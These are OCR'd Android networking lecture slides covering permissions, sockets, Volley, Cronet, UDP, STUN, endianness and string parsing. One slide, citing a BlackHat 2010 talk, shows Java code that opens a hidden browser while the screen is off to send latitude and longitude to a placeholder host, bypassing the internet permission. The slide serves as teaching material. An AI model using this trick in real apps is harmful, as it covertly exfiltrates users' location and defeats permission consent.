
Connectivity



TAMZ II.

Michal Krumnikl

ver. 0.6
12.11.2024

Connectivity


- Android provides several APIs in addition to standard network connection
  - **Network**
    - Cellular network / Ethernet
    - WiFi + “WiFi Direct”
    - SIP API
  - **Bluetooth (LE)**
  - **USB**
    - USB host
    - Android USB accessories
  - **NFC**
  - **Google Cloud**

Introduction

- Best way of accessing resources over the Internet from a smart device application is to use **XML Web services.**
- If Web services are not an appropriate solution, you can access network resources using the Hypertext Transfer Protocol (**HTTP**) and **JSON**
- If you need to have direct control over a Transmission Control Protocol (**TCP/IP**) or a User Datagram Protocol (**UDP/IP**) connection use the *Socket* class.
- Web-based content can be also displayed in **WebView**.

Android - Networking

- **Socket class**
  - Lets you do general-purpose network programming
    - Same as with desktop Java programming
- **HttpURLConnection / HttpsURLConnection**
  - Simplifies connections to HTTP servers
    - Same as with desktop Java programming
- **HttpClient**
  - Simplest way to download entire content of a URL
    - Not standard in Java SE, but standard in Android
- **JSONObject**
  - Simplifies creation and parsing of JSON data
    - Not standard in Java SE, but standard in Android



Internet Permission

- **Apps that use internet must have permissions**
  - User will be notified that app wants internet permission, and can deny it. Apps that do not request permission will be denied access by the Android OS
  - It is possible with effort to circumvent this by launching a hidden Web browser that has data embedded in URL
    - See http://dtors.org/2010/08/06/circumventing-android-permissions/

- **AndroidManifest.xml**

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
```

Circumventing Android Permissions

BlackHat USA 2010

```
PowerManager pm = (PowerManager) getSystemService(Context.POWER_SERVICE);
  if (!pm.isScreenOn()) {
        Log.e("NetHack", "Screen off");
        startActivity(new Intent(Intent.ACTION_VIEW,
                Uri.parse("http://mysite/data?lat=" + lat + "&lon=" +
                        lon)).setFlags(Intent.FLAG_ACTIVITY_NEW_TASK));
        mBrowserDisplayed = true;

} else if (mBrowserDisplayed) {
        Log.e("NetHack", "Screen on");
        startActivity(new Intent(Intent.ACTION_MAIN).addCategory
                (Intent.CATEGORY_HOME));
        mBrowserDisplayed = false;
}
```

Manage Network Connection

- **ConnectivityManager**
  - Gives the state of network connectivity. It also notifies applications when network connectivity changes.
- **NetworkInfo**
  - Describes the status of a network interface of a given type (currently either Mobile or Wi-Fi).

```
ConnectivityManager connMgr =
        (ConnectivityManager) getSystemService(Context.CONNECTIVITY_SERVICE);

boolean isWifiConn = false; boolean isMobileConn = false;

for (Network network : connMgr.getAllNetworks()) {
    NetworkInfo networkInfo = connMgr.getNetworkInfo(network);
    if (networkInfo.getType() == ConnectivityManager.TYPE_WIFI) {
        isWifiConn |= networkInfo.isConnected();
    }
    if (networkInfo.getType() == ConnectivityManager.TYPE_MOBILE) {
        isMobileConn |= networkInfo.isConnected();
}}
```

Basic Sockets

1. Create a Socket object


```
Socket client = new Socket("hostname", portNumber);
```


2. Create output stream to send data to the Socket

```
// Last arg of true means autoflush -- flush stream
// when println is called
PrintWriter out =
          new PrintWriter(client.getOutputStream(), true);
```

3. Create input stream to read response from server

```
BufferedReader in = new BufferedReader
         (new InputStreamReader(client.getInputStream()));
```





Basic Sockets

4. Do I/O with the input and output Streams

- For the output stream, PrintWriter, use *print, println*, and *printf*, similar to *System.out.print/println/printf*
  - The main difference is that you can create PrintWriters for different Unicode characters sets, and you can’t with PrintStream (the class of System.out).
- For input stream, BufferedReader, call *read* to get a single char or an array of characters, or call *readLine* to get a whole line
  - Note that readLine returns null if the connection was terminated (i.e. on EOF), but waits otherwise
- You can use ObjectInputStream and ObjectOutputStream for Java-to-Java communication. Very powerful and simple.

5. Close the socket when done


```
client.close();
```

- Also closes the associated input and output streams

Exceptions

- **UnknownHostException**
  - If host passed to Socket constructor is not known to DNSserver.
  - Note that you may use an IP address string for the host

- **IOException**
  - *Timeout*
  - *Connection refused* by server
  - *Interruption* or other unexpected problem
    - Server closing connection does *not cause an error when* reading: null is returned from readLine



Helper Class: SocketUtils

- **Idea**
  - It is common to make BufferedReader and PrintWriter from a Socket, so simplify the syntax slightly

```
public static BufferedReader getReader(Socket s) throws
   IOException {
   return(new BufferedReader
        (new InputStreamReader(s.getInputStream())));
}

public static PrintWriter getWriter(Socket s)
   throwsIOException {
   // Second argument of true means autoflush.
   return (new PrintWriter(s.getOutputStream(), true));
}
```


Helper Libraries - Volley

- **Volley - https://github.com/google/volley**
  - HTTP library that makes networking for Android apps easier
  - Automatic scheduling of network requests.
  - Multiple concurrent network connections.
  - Transparent disk and memory response caching with standard HTTP cache coherence.
  - Support for request prioritization.

  - ***RequestQueue*** manages worker threads for running the network operations, reading from and writing to the cache, and parsing responses.
  - ***Requests*** do the parsing of raw responses and Volley takes care of dispatching the parsed response back to the main thread for delivery.

Volley

- All expensive operations like blocking I/O and parsing/decoding are done on worker threads.
- Requests can be made from any thread, but responses are always delivered on the main thread.



Request added to queue in priority order

Request dequeued by CacheDispatcher

cache hit

Request read from cache and parsed

Parsed response delivered on main thread

cache miss

Request dequeued by NetworkDispatcher

Request dequeued by NetworkDispatcher

Request dequeued by NetworkDispatcher

round-robin

HTTP...

HTTP transaction, response parse, cache write (if applicable)


HTTP...

main thread


cache thread

network threads

Volley - Example



```
dependencies {
    ...
    compile 'com.android.volley:volley:1.0.0'
}
```




```
final TextView mTextView = (TextView) findViewById(R.id.text);
...

// Instantiate the RequestQueue.
RequestQueue queue = Volley.newRequestQueue(this);
String url ="http://www.google.com";

// Request a string response from the provided URL.
StringRequest stringRequest = new StringRequest(Request.Method.GET, url,
            new Response.Listener<String>() {
    @Override
    public void onResponse(String response) {
        // Display the first 500 characters of the response string.
        mTextView.setText("Response is: "+ response.substring(0,500));
    }
}, new Response.ErrorListener() {
    @Override
    public void onErrorResponse(VolleyError error) {
        mTextView.setText("That didn't work!");
    }
});
// Add the request to the RequestQueue.
queue.add(stringRequest);
```

Helper Libraries - Cronet

- **Cronet** - Chromium network stack
  - Used in YouTube, Google App, Google Photos, etc.
- Reduce the latency and increase the throughput of the network requests
  - Supports HTTP, HTTP/2 and QUIC
  - Request prioritization
  - Resource caching
  - Data compression using Brotli Compressed Data Format
    - LZ77 + Huffman coding


Connecting as Client

- Declare an end point and a **Socket** by passing the address and port number information into the constructor.
- Use the EndPoint to attempt to **connect** the socket to the host.
- Be sure to use a try/catch clause here because the attempt will throw an exception if there is a problem.



Receiving a Connection as a Server

- Create a new **socket** that **listens** for new connections.
- **Bind** the listening socket to a specific port so that it listens for connections on only that port.
- Call **Accept** on the listening socket to derive another socket when someone connects to you. Read and write to the deriving socket, listening socket continues to wait for new connections.




Using UDP Packets


- UDP packet, is useful for **real-time** streaming applications. In such applications, if a packet arrives damaged, it **does not matter** whether the **packet could be corrected or retransmitted**, because there is no time to do so.
- UDP packets differ from TCP packets in that they are **connectionless**, whereas the TCP protocol is a **connection-oriented** protocol, which means we need to connect a socket to a remote computer before we can start sending or receiving data using that socket.


Session Traversal Utilities for NAT


- **STUN** is an Internet standards-track suite of methods, including a network protocol, used in **NAT traversal** for applications of real-time voice, video, messaging, and other interactive IP communications.
- The STUN protocol **allows** applications **operating through a network address translator** (NAT) to discover the presence of a network address translator and to obtain the mapped (public) IP address (NAT address) and port number that the NAT has allocated for the application's UDP connections to remote hosts.
- STUN is not a self-contained NAT traversal solution applicable in all NAT deployment scenarios and **does not work correctly with all of them**.

Types of NAT


"Full Cone" NAT
NAT
Client
Server 1
Server 2


"Restricted Cone" NAT
NAT
Client
Server 1
Server 2


"Port Restricted Cone" NAT
NAT
Client
Server 1
Server 2


"Symmetric" NAT
NAT
Client
Server 1
Server 2


Data Conversions

- It is possible to write code that sends the byte-wise representation of numerical values instead of converting them to strings or converting them to network-ordered representations. This is a dangerous habit to get into, because **different platforms** have **different internal representations for** fundamental **data types**.
  - **Big Endian / Little Endian**
  - **Integers of different size**
  - **Strings in different encodings …**

- There are some simple techniques for converting byte arrays into fundamental data types.

Big Endian and Little Endian

- Hexadecimal number 12345678.



Address →	00	01	10	11
Big Endian	12	34	56	78
Little Endian	78	56	34	12

- **Big endian** (Motorola 68k, AVR32, >ARMv3)
  – Is more natural.
  – The sign of the number can be determined by looking at the byte at address offset 0.
  – Strings and integers are stored in the same order.
- **Little endian** (x86, 6502, 8051, Atmel AVR, <ARMv3)
  – Makes it easier to place values on non-word boundaries.
  – Conversion from a 16-bit integer address to a 32-bit integer address does not require any arithmetic.

Data Conversions

- It is simple to connect to a server and create Reader/Writer. So, the harder parts are formatting request and parsing response.

- **Approaches**
  - Formatting requests
    - Use *printf (aka String.format)*
  - Parsing response: simplest
    - Use *StringTokenizer*
  - Parsing response: more powerful
    - Use *String.split* with regular expressions
  - Parsing response: most powerful
    - Use *Pattern* and full regex library

Formated output - printf

- **Takes a variable number of arguments**
  - *System.out.printf("Formatting String", arg1, arg2, …);*
- **Advantages**
  - Lets you insert values into output without much clumsier String concatenation.
  - Lets you control the width of results so things line up
  - Lets you control the number of digits after the decimal point in numbers, for consistent-looking output
- **Very similar to C/C++ printf function**
  - If you know *printf* in C/C++, you can probably use Java's printf immediately without reading any documentation
  - Although some additions in time formatting and locales
  - Use *String.format* to get the equivalent of C's sprintf

Printf – Example

- **Example**

```
String firstName = "John";
String lastName = "Doe";
int numPets = 7;
String petType = "chickens";

System.out.printf("%s %s has %s %s.%n", firstName,
   lastName, numPets, petType);
System.out.println(firstName + " " + lastName + " has " +
   numPets + " " + petType + ".");
```

- **Result:**

```
John Doe has 7 chickens.
John Doe has 7 chickens.
```

Printf – Formatting Options

- **Different flags**
  - %s for strings, %f for floats/doubles, %t for dates, etc.
  - Unlike in C/C++, you can use %s for *any type (even nums)*
- **Various extra entries can be inserted**
  - To control width, number of digits, commas, justification, type of date format, and more
- **Complete details**
  - printf uses mini-language, for complete coverage, see
  - *http://download.oracle.com/javase/6/docs/api/java/util/Formatter.html#syntax*
- **Most common errors**
  - Using + instead of , between arguments (printf uses varargs)
  - Forgetting to add %n at the end if you want a newline (not automatic)

Parsing using StringTokenizer

- Build a **tokenizer** from an initial string
- Retrieve tokens one at a time with ***nextToken***
- You can also see how many tokens are remaining (*countTokens*) or simply test if the number of tokens remaining is nonzero (*hasMoreTokens*)

```
StringTokenizer tok = new StringTokenizer(input,
   delimiters);

   while (tok.hasMoreTokens()) {
       doSomethingWith(tok.nextToken());
   }
```

Parsing using StringTokenizer

- **Constructors**
  - StringTokenizer(String input, String delimiters)
  - StringTokenizer(String input, String delimiters, boolean includeDelimiters)
  - StringTokenizer(String input)
    - Default delimiter set is " \t\n\r\f" (whitespace)
- **Methods**
  - nextToken(), nextToken(String delimiters)
  - countTokens()
  - hasMoreTokens()
- **Also see methods in String class**
  - split, substring, indexOf, startsWith, endsWith, compareTo, …
  - Java has good support for regular expressions

Parsing using String.split

- **Basic usage**
  - String[] tokens = mainString.split(delimiterString);
- **Differences from StringTokenizer**
  - *Entire string is the delimiter (not one-char delimiters)*
    - "foobar".split("ob") returns "fo" and "ar"
    - "foobar".split("bo") returns "foobar"
  - You can use regular expressions in the delimiter
    - ^, $, *, +, ., etc for beginning of String, end of String, 0 or more, 1 or more, any one character, etc.
  - Unless you use "+", an empty string is returned between del.
    - "foobar".split("o") returns "f", "", and "bar"
    - "foobar".split("o+") returns "f" and "bar"
  - You can supply second argument to split
  - Giving max splits; any extras go in final string

Parsing using regular expressions

- String.split and other methods use regular expressions
- So do many other languages. *Knowing regex syntax is an important part of every programmer’s repertoire.*

- **Tutorials**
  - http://download.oracle.com/javase/6/docs/api/java/util/regex/Pattern.html#sum
  - http://www.regular-expressions.info/tutorialcnt.html
  - http://www.zytrax.com/tech/web/regex.htm


JSON

- **JavaScript Object Notation**
- **Minimal, textual, subset of JavaScript**
- **A Subset of ECMA-262 Third Edition.**
  - **Language Independent.**
  - **Text-based.**
  - **Light-weight.**
  - **Easy to parse.**
- **RFC 4627**

- *JSON is not a document format.*
- *JSON is not a markup language.*
- *JSON is not a general serialization format.*

JSON Example

